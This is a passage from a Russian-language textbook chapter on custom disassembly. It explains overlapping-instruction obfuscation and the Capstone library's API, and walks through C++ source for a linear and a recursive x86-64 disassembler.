4005fd: mov  DWORD PTR [rbp-0x4],0x0 ; ❷ j = 0
400604: mov  eax,DWORD PTR [rbp-0x14] ; eax = i
400607: cmp  eax,0x0 ; сравнить i с 0
❸ 40060a: jne  400612 <overlapping+0x1c> ; если i != 0, перейти на 0x400612
400610: xor  eax,0x4 ; eax = 4 (0 xor 4)
400613: add  al,0x90 ; ❹ eax = 148 (4 + 144)
400615: mov  DWORD PTR [rbp-0x4],eax ; j = eax
400618: mov  eax,DWORD PTR [rbp-0x4] ; return j
40061b: pop  rbp
40061c: ret
```

В листинге 8.1 показана простая функция, принимающая один параметр *i* ❶ и объявляющая одну локальную переменную *j* ❷. После каких-то вычислений функция возвращает *j*.

При ближайшем рассмотрении можно заметить нечто странное: команда *jne* по адресу 40060a ❸ выполняет условный переход в *сердину* команды, начинающейся по адресу 400610, вместо того чтобы продолжить работу с *начала* какой-то из перечисленных команд! Большинство дизассемблеров, включая *objdump* и *IDA Pro*, дизассемблируют только команды, показанные в листинге 8.1. Это означает, что дизассемблеры общего назначения пропустят перекрывающую команду по адресу 400612, потому что эти байты уже заняты командой, выполняемой в другой ветви *jne*. Такого рода перекрытие позволяет скрывать пути выполнения кода, что может оказать колоссальный эффект на результат программы в целом. Рассмотрим, к примеру, следующий случай.

В листинге 8.1, если переход в команде по адресу 40060a не выполнен (*i == 0*), следующие за ней команды вычисляют и возвращают значение 148 ❹. Но если переход выполнен (*i != 0*), то выполнение пойдет по пути, скрытому в листинге 8.1. Взгляните на листинг 8.2,

где показан этот скрытый путь, возвращающий совершенно другое значение.

### Листинг 8.2. Результат дизассемблирования *overlapping\_bb* (2)

```
$ objdump -M intel --start-address=0x4005f6 -d overlapping_bb
4005f6: push rbp
4005f7: mov  rbp, rsp
4005fa: mov  DWORD PTR [rbp-0x14], edi    ; загрузить i
4005fd: mov  DWORD PTR [rbp-0x4], 0x0     ; j = 0
400604: mov  eax, DWORD PTR [rbp-0x14]   ; eax = i
400607: cmp  eax, 0x0                   ; сравнить i с 0
❶ 40060a: jne  400612 <overlapping+0x1c>   ; если i != 0, перейти на 0x400612

# 400610: ; пропущено
# 400611: ; пропущено

$ objdump -M intel --start-address=0x400612 -d overlapping_bb
❷ 400612: add  al, 0x4                    ; ❸ eax = i + 4
400614: nop
400615: mov  DWORD PTR [rbp-0x4], eax    ; j = eax
400618: mov  eax, DWORD PTR [rbp-0x4]    ; вернуть j
40061b: pop  rbp
40061c: ret
```

В листинге 8.2 показан путь выполнения в случае, если переход в команде `jne` ❶ выполнен. Тогда она обходит два байта (400610 и 400611) и переходит по адресу 0x400612 ❷, т. е. в середину команды `hcg`, следующей непосредственно за `jne`. В результате получается другой поток команд. В частности, теперь производятся другие арифметические операции над `j`, так что функция возвращает `i + 4` ❸ вместо 148. Понятно, что из-за такого рода обфускации понять код трудно, особенно если она встречается в нескольких местах.

Обычно дизассемблер можно заставить показать скрытые команды, начав дизассемблирование с другого адреса, как я сделал с помощью флага `-start-address` утилиты `objdump` в листингах выше. Как видно из листинга 8.2, запуск дизассемблирования с адреса 400612 делает явной ранее скрытую команду. Но теперь оказалась скрытой команда по адресу 400610. Некоторые обфусцированные программы усеяны такими перекрывающимися последовательностями кода, так что исследовать код вручную очень трудно и утомительно.

Пример в листингах 8.1 и 8.2 показывает, что создание специального инструмента деобфускации, который автоматически «распутывает» перекрывающиеся команды, здорово упростило бы обратную разработку. И если вам приходится разбираться в обфусцированных двоичных файлах часто, то усилия, потраченные на написание инструмента деобфускации, со временем окупятся<sup>1</sup>. Позже в этой главе

<sup>1</sup> Если я вас не убедил, скачайте несколько программ типа `crackme` с перекрывающимися командами с сайтов типа `crackmes.cf` и подвергните их обратной разработке!

мы узнаем, как написать рекурсивный дизассемблер, который сумеет справиться с перекрывающимися простыми блоками типа показанных выше.

### Перекрывающийся код в необфусцированных двоичных файлах

Интересно отметить, что перекрывающиеся команды встречаются не только в намеренно обфусцированном коде, но и в высокооптимизированном коде, содержащем написанный вручную ассемблерный код. Надо признать, что второй случай далеко не так распространен и разобраться с ним проще. В листинге ниже показана перекрывающаяся команда из библиотеки `glibc 2.22` (`glibc` – это библиотека GNU C. Она используется практически во всех программах на C, откомпилированных для платформы GNU/Linux, и потому очень сильно оптимизирована).

```
7b05a: cmp          DWORD PTR fs:0x18,0x0
7b063: je           7b066
7b065: lock cmpxchg  QWORD PTR [rip+0x3230fa],rcx
```

В зависимости от результата команды `cmp` команда `je` либо переходит по адресу `7b066`, либо «проваливается» по адресу `7b065`. Единственная разница заключается в том, что по второму адресу находится команда `lock cmpxchg`, а по первому – `cmpxchg`. Иначе говоря, переход служит для того, чтобы выбрать между заблокированным и неблокированным вариантами одной и той же команды, а для этого нужно пропустить префиксный байт `lock`.

## 8.1.2 Другие причины для написания специального дизассемблера

Обфусцированный код – не единственная причина для написания специального прохода дизассемблера. Вообще, специализация полезна в любой ситуации, когда требуется полный контроль над процессом дизассемблирования. Как я уже отмечал, такие ситуации возникают в процессе анализа обфусцированных или иных необычных двоичных файлов, а также когда нужно выполнить специальные виды анализа, для которых дизассемблеры общего назначения не предназначены.

Ниже в этой главе мы рассмотрим пример, в котором специальный дизассемблер служит для построения сканера ROP-гаджетов, для чего необходимо дизассемблировать код с нескольких начальных адресов, а эта операция большинством дизассемблеров не поддерживается. Сканирование ROP-гаджетов подразумевает нахождение в коде всех

возможных последовательностей команд, в т. ч. невыровненных, которые можно было бы использовать в ROP-эксплойте.

С другой стороны, иногда желательно не найти все возможные последовательности кода, а пропустить некоторые пути. Например, это полезно, если мы хотим проигнорировать ведущие в никуда пути, созданные обфускатором<sup>1</sup>, или выполнить гибридный статико-динамический анализ и направить дизассемблер на конкретные пути, которые уже исследовали динамически.

Бывает также, что создавать специальный дизассемблер, строго говоря, не нужно, но мы все равно хотим это сделать ради повышения эффективности или для сокращения затрат. Например, для автоматизированных инструментов двоичного анализа зачастую необходима только базовая функциональность дизассемблера. Самая трудная часть их работы – нестандартный анализ дизассемблированных команд, а этот шаг не требует «навороченных» пользовательских интерфейсов и других «бантиков», предлагаемых автоматизированными дизассемблерами. В таких случаях имеет смысл написать собственные инструменты, пользуясь только свободными библиотеками с открытым исходным кодом, и не зависеть от больших коммерческих дизассемблеров, которые могут обойтись в тысячи долларов.

Еще одна причина для создания специального дизассемблера – эффективность. Скрипты в стандартных дизассемблерах требуют по крайней мере двух проходов по коду: один для начального дизассемблирования, а другой для постобработки скриптом. Кроме того, эти скрипты обычно пишутся на языке высокого уровня (например, Python), в результате чего производительность оказывается сравнительно низкой. Это значит, что когда требуется сложный анализ большого числа двоичных файлов, производительность можно повысить, написав инструмент на компилируемом языке и произведя весь анализ за один проход.

Итак, вы поняли, почему специальный дизассемблер может быть полезен. А теперь посмотрим, как его создать! Я начну с краткого введения в *Capstone* – одну из самых популярных библиотек для создания специальных инструментов дизассемблирования.

## 8.2 Введение в Capstone



Capstone – библиотека дизассемблирования, предлагающая простой облегченный API, который позволяет прозрачно обрабатывать наиболее популярные архитектуры команд, включая x86/x86-64, ARM, MIPS и др. У нее есть интерфейсы к C/C++ и Python (и к другим язы-

<sup>1</sup> Обфускаторы часто стараются запутать статические дизассемблеры, включая фальшивые пути, не достижимые во время выполнения. Для этого они конструируют ветви вокруг предикатов, которые на самом деле всегда истинны или всегда ложны, хотя дизассемблеру это не очевидно. Такие непрогнозируемые предикаты часто создаются с применением теоретико-числовых тождеств или совмещения указателей.

---

кам, но мы будем использовать C/C++, как обычно), и она работает на всех популярных платформах, в т. ч. Windows, Linux и macOS. Библиотека абсолютно бесплатна, а ее исходный код открыт.

Создание инструментов дизассемблирования с помощью Capstone – прямолинейный процесс с исключительно гибкими возможностями. Хотя в основе API лежит всего несколько функций и структур данных, удобство пользования не приносится в жертву простоте. Capstone позволяет легко получить практически все сколько-нибудь важные сведения о дизассемблированных командах, в т. ч. коды операций, мнемонические коды, класс, регистры, которые читает и изменяет команда, и многое другое. Изучать Capstone лучше всего на примерах, этим мы и займемся.

### 8.2.1 Установка Capstone

Capstone v3.0.5 уже установлена на виртуальной машине, прилагаемой к этой книге. Если вы хотите поработать с Capstone на другой машине, то установить ее несложно. На сайте Capstone<sup>1</sup> имеются готовые пакеты для Windows, Ubuntu и других ОС, а также исходный код для установки Capstone на другие платформы.

Как обычно, мы будем писать инструменты, основанные на Capstone, на C/C++, но для простых экспериментов, не требующих много времени, можете попробовать сочетание Capstone с Python. Для этого понадобятся привязки Capstone к Python. Они уже установлены на виртуальной машине, но и установить их на свою машину нетрудно, если имеется диспетчер Python-пакетов `pip`. Убедитесь только, что основной пакет Capstone установлен, а затем введите следующую команду для установки привязок:

---

```
pip install capstone
```

---

После того как привязки к Python установлены, можно запустить интерпретатор Python и начать эксперименты по дизассемблированию, как показано в листинге 8.3.

*Листинг 8.3. Исследование привязок Python Capstone*

```
>>> import capstone
❶ >>> help(capstone)
Help on package capstone:

NAME
    capstone - # Capstone Python bindings, by Nguyen Anh
                # Quynnh <aquynh@gmail.com>

FILE
```

---

<sup>1</sup> <http://www.capstone-engine.org/>.

---

```
/usr/local/lib/python2.7/dist-packages/capstone/__init__.py
```

```
[...]
```

```
CLASSES
```

```
    __builtin__.object
        Cs
        CsInsn
    _ctypes.PyCFuncPtr(_ctypes._CData)
        ctypes.CFunctionType
    exceptions.Exception(exceptions.BaseException)
        CsError
```

```
❷ class Cs(__builtin__.object)
    | Methods defined here:
    |
    | __del__(self)
    |     # destructor to be called automatically when
    |     # object is destroyed.
    |
    | __init__(self, arch, mode)
    |
    | disasm(self, code, offset, count=0)
    |     # Disassemble binary & return disassembled
    |     # instructions in CsInsn objects
    |
    | ...
```

---

Здесь мы импортируем пакет `capstone` и используем встроенную в Python команду `help`, чтобы получить справку о `Capstone` ❶. Основную функциональность предоставляет класс `capstone.Cs` ❷. И прежде всего он дает доступ к функции `disasm`, которая дизассемблирует код, находящийся в буфере, и возвращает результат дизассемблирования. Для исследования прочей функциональности привязок `Capstone` к Python пользуйтесь встроенными командами `help` и `dir`! Далее в этой главе мы будем заниматься созданием инструментов на C/C++, но API очень близок к `Capstone Python API`.

## 8.2.2 Линейное дизассемблирование с помощью *Capstone*

На верхнем уровне `Capstone` принимает буфер, содержащий блок байтов кода, и выводит команды, являющиеся результатом дизассемблирования этих байтов. Проще всего загрузить в буфер все байты из секции `.text` заданного двоичного файла, а затем линейно дизассемблировать их в форму, понятную человеку. Если не считать инициализации и кода разбора вывода, то `Capstone` позволяет реализовать такой режим использования с помощью всего одного вызова API – функции `cs_disasm`. В листинге 8.4 реализован простой инструмент, напоминающий `objdump`. Чтобы загрузить двоичный файл в блок байтов, который сможет использовать `Capstone`, мы воспользуемся написанным в главе 4 загрузчиком двоичных файлов на основе `libbfd` (`loader.h`).



```

#include <stdio.h>
#include <string>
#include <capstone/capstone.h>
#include "../inc/loader.h"

int disasm(Binary *bin);

int
main(int argc, char *argv[])
{
    Binary bin;
    std::string fname;

    if(argc < 2) {
        printf("Usage: %s <binary>\n", argv[0]);
        return 1;
    }
    fname.assign(argv[1]);
    ❶ if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
        return 1;
    }

    ❷ if(disasm(&bin) < 0) {
        return 1;
    }

    unload_binary(&bin);

    return 0;
}

int
disasm(Binary *bin)
{
    csh dis;
    cs_insn *insns;
    Section *text;
    size_t n;

    text = bin->get_text_section();
    if(!text) {
        fprintf(stderr, "Nothing to disassemble\n");
        return 0;
    }

    ❸ if(cs_open(CS_ARCH_X86, CS_MODE_64, &dis) != CS_ERR_OK) {
        fprintf(stderr, "Failed to open Capstone\n");
        return -1;
    }

    ❹ n = cs_disasm(dis, text->bytes, text->size, text->vma, 0, &insns);
    if(n <= 0) {
        fprintf(stderr, "Disassembly error: %s\n",

```

---

```

        cs_strerror(cs_errno(dis));
    return -1;
}

❸ for(size_t i = 0; i < n; i++) {
    printf("0x%016jx: ", insns[i].address);
    for(size_t j = 0; j < 16; j++) {
        if(j < insns[i].size) printf("%02x ", insns[i].bytes[j]);
        else printf(" ");
    }
    printf("%-12s %s\n", insns[i].mnemonic, insns[i].op_str);
}

❹ cs_free(insns, n);
cs_close(&dis);

return 0;
}

```



Это все, что нужно для реализации простого линейного дизассемблера! Отметим, что в начале исходного кода имеется строка `#include <capstone/capstone.h>`. Чтобы использовать Capstone в программе на C, достаточно включить этот заголовочный файл и скомпоновать программу с библиотекой Capstone, задав флаг `-lcapstone`. Все остальные заголовочные файлы Capstone включаются файлом *capstone.h*, так что делать это вручную нет необходимости. Теперь рассмотрим остальные части листинга 8.4.

## Инициализация Capstone

Начнем с функции `main`, которая ожидает одного аргумента в командной строке: имя подлежащего дизассемблированию файла. Функция `main` передает это имя функции `load_binary` (написанной в главе 4), которая загружает двоичный файл в объект `Binary`, названный `bin` ❶. Затем `main` передает `bin` функции `disasm` ❷, ждет ее завершения и выгружает двоичный файл. Нетрудно догадаться, что все дизассемблирование происходит внутри `disasm`.

Чтобы дизассемблировать секцию `.text` заданного двоичного файла, `disasm` сначала вызывает `bin->get_text_section()`, чтобы получить указатель на объект `Section`, представляющий секцию `.text`. Пока что ничего нового по сравнению с главой 4. Но мы как раз подобрались к коду из самой библиотеки Capstone!

Первая функция Capstone, вызываемая `disasm`, встречается в любой программе, где эта библиотека используется. Она называется `cs_open` и открывает надлежащим образом сконфигурированный экземпляр Capstone ❸. В данном случае этот экземпляр подготовлен для дизассемблирования кода `x86-64`. Первый параметр `cs_open` – константа `CS_ARCH_X86`, сообщающая Capstone, что мы собираемся дизассемблировать код для архитектуры `x86`. Точнее, мы говорим Capstone, что это `64-разрядный код`, поскольку вторым параметром передана констан-

та `CS_MODE_64`. Наконец, третий параметр – указатель `dis` на объект типа `csh` (сокращение от «Capstone handle»). После успешного завершения `cs_open` этот указатель представляет полностью сконфигурированный экземпляр Capstone, который понадобится для вызова всех остальных функций из Capstone API. Если инициализация успешна, то `cs_open` возвращает `CS_ERR_OK`.

## Дизассемблирование буфера кода

Имея описатель Capstone и загруженную секцию кода, мы можем приступить к дизассемблированию! Для этого нужен всего лишь один вызов функции `cs_disasm` ❹.

Первым параметром функции является `dis`, описатель Capstone. Далее `cs_disasm` ожидает буфер (типа `const uint8_t*`), который содержит подлежащий дизассемблированию код, целое число типа `size_t`, равное количеству байтов кода в буфере, и параметр типа `uint64_t`, равный виртуальному адресу первого байта в буфере. Буфер кода и связанные с ним значения уже загружены в объект `Section`, представляющий секцию `.text` загруженного двоичного файла.

Последние два параметра `cs_disasm` – `size_t`, задающий количество подлежащих дизассемблированию команд (0 означает «столько, сколько возможно»), и указатель на буфер команд Capstone (`cs_insn**`). Этот последний параметр заслуживает особого внимания, потому что тип `cs_insn` играет центральную роль в приложениях на основе Capstone.

## Структура `cs_insn`

Как видно из примера кода, функция `disasm` содержит локальную переменную `insns` типа `cs_insn*`. Адрес `insns` передается последним параметром функции `cs_disasm` в точке ❹. В процессе дизассемблирования буфера кода `cs_disasm` строит массив дизассемблированных команд. В самом конце она возвращает этот массив в `insns`, чтобы мы могли обойти все дизассемблированные команды и обработать их так, как нужно приложению. В нашем примере мы просто распечатываем команды. Каждая команда представляется структурой типа `cs_insn`, которая определена в файле `capstone.h`, как показано в листинге 8.5.

Листинг 8.5. Определение структуры `cs_insn` в файле `capstone.h`

```
typedef struct cs_insn {
    unsigned int    id;
    uint64_t        address;
    uint16_t        size;
    uint8_t         bytes[16];
    char            mnemonic[32];
    char            op_str[160];
    cs_detail        *detail;
} cs_insn;
```

Поле `id` – уникальный (зависящий от архитектуры) идентификатор типа команды, позволяющий проверить вид команды, не прибегая к сравнению со строковым мнемоническим кодом. Например, можно было бы реализовать зависящую от команды обработку дизассемблированных команд, как показано в листинге 8.6.

Листинг 8.6. Зависящая от команды обработка в Capstone

```
switch(insn->id) {
case X86_INS_NOP:
    /* обработать команду NOP */
    break;
case X86_INS_CALL:
    /* обработать команду call */
    break;
default:
    break;
}
```

Здесь `insn` – указатель на объект `cs_insn`. Отметим, что значения `id` уникальны только в рамках одной конкретной архитектуры, а не среди всех архитектур. Возможные значения определены в архитектурно-зависимом заголовочном файле, который будет показан в разделе 8.2.3.

Поля `address`, `size` и `bytes` объекта `cs_insn` содержат соответственно адрес, количество байтов и сами байты команды. Поле `mnemonic` – понятная человеку строка, описывающая команду (без операндов), а `op_str` – понятное человеку представление ее операндов. Наконец, `detail` – указатель на (зависящую от архитектуры) структуру данных, содержащую более подробную информацию о дизассемблированной команде, например о регистрах, которые она читает и изменяет. Отметим, что указатель `detail` отличен от нуля, только если вы явно задали режим детального дизассемблирования перед началом работы, что в данном примере не сделано. Пример детального режима дизассемблирования приведен в разделе 8.2.4.

## Интерпретация дизассемблированного кода и очистка

Если все пройдет хорошо, то `cs_disasm` вернет количество дизассемблированных команд. В случае ошибки возвращается 0, и, чтобы узнать, в чем ошибка, нужно вызвать функцию `cs_errno`. Она возвращает элемент перечисления типа `cs_err`. Как правило, мы хотим напечатать сообщение об ошибке и выйти. Поэтому Capstone предоставляет вспомогательную функцию `cs_strerror`, которая преобразует `cs_err` в строку, описывающую ошибку.

Если ошибок не было, то функция `disasm` в цикле перебирает все дизассемблированные команды, возвращенные `cs_disasm` ❶ (см. листинг 8.4). Для каждой команды печатается строка, содержащая различные поля описанной выше структуры `cs_insn`. По завершении

цикла `disasm` вызывает `cs_free(insns, n)`, чтобы освободить память, выделенную Capstone для каждой из `n` команд в буфере `insns` ❹, после чего закрывает объект Capstone, вызывая `cs_close`.

Теперь вы знаете большинство важных функций и структур данных Capstone, которые понадобятся для выполнения простых задач дизассемблирования и анализа. Если хотите, можете откомпилировать и запустить пример `basic_capstone_linear`. Он должен напечатать список команд в секции `.text` дизассемблированного двоичного файла, как показано в листинге 8.7.

Листинг 8.7. Пример вывода линейного дизассемблера

```
$ ./basic_capstone_linear /bin/ls | head -n 10
0x402a00: 41 57                push    r15
0x402a02: 41 56                push    r14
0x402a04: 41 55                push    r13
0x402a06: 41 54                push    r12
0x402a08: 55                  push    rbp
0x402a09: 53                  push    rbx
0x402a0a: 89 fb              mov     ebx, edi
0x402a0c: 48 89 f5           mov     rbp, rsi
0x402a0f: 48 81 ec 88 03 00 00 sub     rsp, 0x388
0x402a16: 48 8b 3e           mov     rdi, qword ptr [rsi]
```

Далее в этой главе мы рассмотрим более сложные примеры дизассемблирования с помощью Capstone. Сложность в основном сводится к разбору некоторых более детальных структур данных. Принципиально это не труднее уже показанных примеров.

## 8.2.3 Изучение Capstone C API

Познакомившись с базовыми функциями и структурами данных Capstone, вы, наверное, хотите знать, где документирована остальная часть Capstone API. К сожалению, полной документации по Capstone API в настоящее время не существует. Лучшее, на что можно рассчитывать, – заголовочные файлы Capstone. Зато они снабжены хорошими комментариями и не слишком сложны, так что, получив несколько простых подсказок, вы сможете без труда разобраться в них и найти то, что нужно для конкретного проекта. Заголовочные файлы Capstone – это все заголовочные C-файлы, включенные в версию Capstone v3.0.5. В листинге 8.8 я выделил наиболее важные для наших целей.

Листинг 8.8. Заголовочные C-файлы Capstone

```
$ ls /usr/include/capstone/
arm.h  arm64.h  capstone.h  mips.h  platform.h  ppc.h
sparc.h  systemz.h  x86.h  xcore.h
```

Мы уже видели, что *capstone.h* – основной заголовочный файл Capstone. Он содержит снабженные комментариями определения всех функций Capstone API, а также архитектурно-независимые структуры данных, в частности *cs\_insn* и *cs\_err*. Здесь же определены все возможные значения перечислений *cs\_arch*, *cs\_mode* и *cs\_err*. Например, если вам потребуется модифицировать линейный дизассемблер, так чтобы он поддерживал код для ARM, то нужно будет найти в *capstone.h* соответствующую архитектуру (*CS\_ARCH\_ARM*) и режим (*CS\_MODE\_ARM*) и передать их в качестве параметров функции *cs\_open*<sup>1</sup>.

Зависящие от архитектуры структуры данных и константы определены в отдельных заголовочных файлах, например *x86.h* для архитектуры x86 и *x86-64*. В этих файлах содержатся возможные значения поля *id* структуры *cs\_insn* – для x86 все они являются значениями перечисления *x86\_insn*. По большей части к архитектурно-зависимым заголовкам вы будете обращаться, чтобы найти, какие дополнительные сведения доступны через поле *detail* типа *cs\_insn*. Если включен режим детального дизассемблирования, то это поле указывает на структуру *cs\_detail*.

Структура *cs\_detail* содержит объединение архитектурно-зависимых структур, содержащих подробную информацию о команде. С архитектурой x86 ассоциирован тип *cs\_x86*, определенный в файле *x86.h*. Для иллюстрации построим рекурсивный дизассемблер, который использует режим детального дизассемблирования, чтобы получить архитектурно-зависимую информацию о командах x86.

## 8.2.4 Рекурсивное дизассемблирование с помощью Capstone

Без детального дизассемблирования Capstone позволял бы получить только базовую информацию о командах, например адрес, байты команды и мнемоническое представление. Для линейного дизассемблера этого достаточно, как мы видели в примере выше. Но в более развитых инструментах двоичного анализа часто приходится принимать решения в зависимости от таких свойств команды, как регистры, к которым она обращается, типы и значения операндов, тип самой команды (арифметическая, управления потоком и т. д.) или конечные адреса команд управления потоком. Такого рода детальная информация предоставляется только в режиме детального дизассемблирования. Для ее разбора необходимы дополнительные усилия со стороны Capstone, поэтому дизассемблирование в этом режиме производится медленнее. Так что используйте детальный режим только тогда, когда это действительно необходимо, в частности для рекурсивного дизас-

<sup>1</sup> Если уж заниматься обобщением дизассемблера, то следовало бы определить тип загруженного двоичного файла по полям *arch* и *bits* в классе *Binary*, предоставляемом загрузчиком. А затем нужно задать параметры Capstone, исходя из типа. Но чтобы не усложнять, этот пример поддерживает только одну архитектуру, которая зашита в код.

семблирования. Поскольку тема рекурсивного дизассемблирования сплошь и рядом возникает в приложениях двоичного анализа, рассмотрим этот вопрос подробнее.

Напомним (см. главу 6), что рекурсивное дизассемблирование начинается в известных точках входа, например в главной точке входа в двоичный файл и в точках входа в функции, а оттуда следует за потоком управления. В отличие от линейного дизассемблера, который слепо дизассемблирует весь код подряд, рекурсивный дизассемблер не так-то легко обмануть такими штуками, как данные, перемешанные с кодом. Но у рекурсивного дизассемблера свой недостаток: он может пропускать команды, доступные только путем статически неразрешимых косвенных переходов.

## Настройка режима детального дизассемблирования

В листинге 8.9 показана базовая реализация рекурсивного дизассемблера. В отличие от большинства рекурсивных дизассемблеров, здесь не предполагается, что байты могут принадлежать только одной команде, поэтому поддерживается дизассемблирование перекрывающихся блоков кода.



Листинг 8.9. *basic\_capstone\_recursive.cc*

```
#include <stdio.h>
#include <queue>
#include <map>
#include <string>
#include <capstone/capstone.h>
#include "../inc/loader.h"

int disasm(Binary *bin);
void print_ins(cs_insn *ins);
bool is_cs_cflow_group(uint8_t g);
bool is_cs_cflow_ins(cs_insn *ins);
bool is_cs_unconditional_cflow_ins(cs_insn *ins);
uint64_t get_cs_ins_immediate_target(cs_insn *ins);

int
main(int argc, char *argv[])
{
    Binary bin;
    std::string fname;

    if(argc < 2) {
        printf("Usage: %s <binary>\n", argv[0]);
        return 1;
    }

    fname.assign(argv[1]);
    if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
        return 1;
    }
}
```



```

        if(disasm(&bin) < 0) {
            return 1;
        }

        unload_binary(&bin);

        return 0;
    }

    int
    disasm(Binary *bin)
    {
        csh dis;
        cs_insn *cs_ins;
        Section *text;
        size_t n;
        const uint8_t *pc;
        uint64_t addr, offset, target;
        std::queue<uint64_t> Q;
        std::map<uint64_t, bool> seen;

        text = bin->get_text_section();
        if(!text) {
            fprintf(stderr, "Nothing to disassemble\n");
            return 0;
        }

        if(cs_open(CS_ARCH_X86, CS_MODE_64, &dis) != CS_ERR_OK) {
            fprintf(stderr, "Failed to open Capstone\n");
            return -1;
        }

        ❶ cs_option(dis, CS_OPT_DETAIL, CS_OPT_ON);

        ❷ cs_ins = cs_malloc(dis);
        if(!cs_ins) {
            fprintf(stderr, "Out of memory\n");
            cs_close(&dis);
            return -1;
        }

        addr = bin->entry;
        ❸ if(text->contains(addr)) Q.push(addr);
        printf("entry point: 0x%016jx\n", addr);

        ❹ for(auto &sym: bin->symbols) {
            if(sym.type == Symbol::SYM_TYPE_FUNC
               && text->contains(sym.addr)) {
                Q.push(sym.addr);
                printf("function symbol: 0x%016jx\n", sym.addr);
            }
        }

        ❺ while(!Q.empty()) {
            addr = Q.front();

```





```

    Q.pop();
    if(seen[addr]) continue;

    offset = addr - text->vma;
    pc      = text->bytes + offset;
    n       = text->size - offset;
⑥ while(cs_disasm_iter(dis, &pc, &n, &addr, cs_ins)) {
        if(cs_ins->id == X86_INS_INVALID || cs_ins->size == 0) {
            break;
        }

        seen[cs_ins->address] = true;
        print_ins(cs_ins);

⑦     if(is_cs_cflow_ins(cs_ins)) {
⑧         target = get_cs_ins_immediate_target(cs_ins);
            if(target && !seen[target] && text->contains(target)) {
                Q.push(target);
                printf(" -> new target: 0x%016jx\n", target);
            }
⑨         if(is_cs_unconditional_cflow_ins(cs_ins)) {
            break;
        }
        } @else if(cs_ins->id == X86_INS_HLT) break;
    }
    printf("-----\n");
}

cs_free(cs_ins, 1);
cs_close(&dis);

return 0;
}

void
print_ins(cs_insn *ins)
{
    printf("0x%016jx: ", ins->address);
    for(size_t i = 0; i < 16; i++) {
        if(i < ins->size) printf("%02x ", ins->bytes[i]);
        else printf(" ");
    }
    printf("%-12s %s\n", ins->mnemonic, ins->op_str);
}

bool
is_cs_cflow_group(uint8_t g)
{
    return (g == CS_GRP_JUMP) || (g == CS_GRP_CALL)
        || (g == CS_GRP_RET) || (g == CS_GRP_IRET);
}

bool
is_cs_cflow_ins(cs_insn *ins)
{

```

---

```

    for(size_t i = 0; i < ins->detail->groups_count; i++) {
        if(is_cs_cflow_group(ins->detail->groups[i])) {
            return true;
        }
    }
    return false;
}

bool
is_cs_unconditional_cflow_ins(cs_insn *ins)
{
    switch(ins->id) {
        case X86_INS_JMP:
        case X86_INS_LJMP:
        case X86_INS_RET:
        case X86_INS_RETF:
        case X86_INS_RETFQ:
            return true;
        default:
            return false;
    }
}

uint64_t
get_cs_ins_immediate_target(cs_insn *ins)
{
    cs_x86_op *cs_op;

    for(size_t i = 0; i < ins->detail->groups_count; i++) {
        if(is_cs_cflow_group(ins->detail->groups[i])) {
            for(size_t j = 0; j < ins->detail->x86.op_count; j++) {
                cs_op = &ins->detail->x86.operands[j];
                if(cs_op->type == X86_OP_IMM) {
                    return cs_op->imm;
                }
            }
        }
    }

    return 0;
}

```

---

Как видно из листинга 8.9, функция `main` точно такая же, как в линейном дизассемблере. И код инициализации вначале `disasm` тоже похож. Он начинается с загрузки секции `.text` и получения описателя `Capstone`. Однако же есть важное дополнение ❶. Эта новая строка включает режим детального дизассемблирования, активируя опцию `CS_OPT_DETAIL`. Для рекурсивного дизассемблера это необходимо, потому что нам нужна информация о потоке выполнения, которая доступна только в режиме детального дизассемблирования.

Далее мы явно выделяем память для буфера команд ❷. Для линейного дизассемблера это было не нужно, но здесь мы это делаем, по-

тому что для дизассемблирования будет применяться не та же функция, что раньше. Новая функция позволяет инспектировать каждую команду в процессе дизассемблирования, не дожидаясь завершения дизассемблирования всех команд. Это типичное требование в режиме детального дизассемблирования, потому что от деталей очередной команды зависит поток управления в дизассемблере.

## Цикл по точкам входа

После инициализации Capstone начинается логика самого рекурсивного дизассемблера. Основной структурой данных в нем является очередь, содержащая начальные точки дизассемблирования. Первый шаг – поместить в очередь начальные точки входа: главную точку входа в двоичный файл ❸ и все известные символы функций ❹. Затем код входит в главный цикл дизассемблирования ❺.

Пока в очереди есть начальные точки, программа выбирает очередную точку и следует вдоль начинающегося в ней потока управления, дизассемблируя столько команд, сколько получится. По сути дела, это линейное дизассемблирование из каждой начальной точки, но при этом все вновь обнаруженные адреса назначения помещаются в очередь. Новое место назначения будет дизассемблировано на одной из следующих итераций цикла. Каждый линейный проход завершается, когда встречается команда `hlt` или безусловный переход, поскольку за этими командами могут находиться не другие команды, а данные, так что продолжать дизассемблирование было бы неосмотрительно.

В цикле используется несколько функций Capstone, которые раньше нам не встречались. Прежде всего собственно дизассемблирование выполняется функцией `cs_disasm_iter` ❻. Кроме того, существуют функции для получения детальной информации, например конечных адресов в командах управления потоком, а также о том, является ли вообще некоторая команда командой управления потоком. Начнем с обсуждения того, почему в этом примере используется `cs_disasm_iter`, а не просто `cs_disasm`.

## Применение итеративного дизассемблирования для разбора команд в реальном времени

Как явствует из названия, `cs_disasm_iter` – итеративный вариант `cs_disasm`. Вместо того чтобы дизассемблировать сразу весь буфер кода, функция `cs_disasm_iter` дизассемблирует только одну команду и возвращает `true` или `false`. `True` означает, что команда была успешно дизассемблирована, а `false` – что ничего не было дизассемблировано. Нетрудно написать цикл `while` по типу показанного в листинге ❻, в котором `cs_disasm_iter` вызывается, пока еще имеется код для дизассемблирования.

Параметры `cs_disasm_iter` – итеративные варианты параметров `cs_disasm`, применяемой в линейном дизассемблере. Как и прежде, первым передается описатель Capstone. Второй параметр – указатель на подлежащий дизассемблированию код. Но теперь вместо `uint8_t*`

мы передаем двойной указатель (т. е. `uint8_t**`). Это позволяет `cs_disasm_iter` автоматически обновлять указатель при каждом вызове, устанавливая его так, чтобы он указывал на место сразу после только что дизассемблированных байтов. Поскольку так ведет себя и счетчик программы, этот параметр называется `pc`. Как видим, для каждой начальной точки в очереди нужно только один раз правильно установить `pc` на точку в секции `.text`. После этого мы просто вызываем в цикле `cs_disasm_iter`, а та уже автоматически увеличивает `pc`.

Третий параметр – сколько байтов осталось дизассемблировать, это число автоматически уменьшается функцией `cs_disasm_iter`. В данном случае оно всегда равно размеру секции `.text` минус количество уже дизассемблированных байтов.

Имеется также автоматически увеличивающийся параметр `addr`, который сообщает Capstone виртуальный адрес кода, на который указывает `pc` (как `text->vma` в линейном дизассемблере). Последний параметр – указатель на объект `cs_insn`, играющий роль буфера последней дизассемблированной команды.

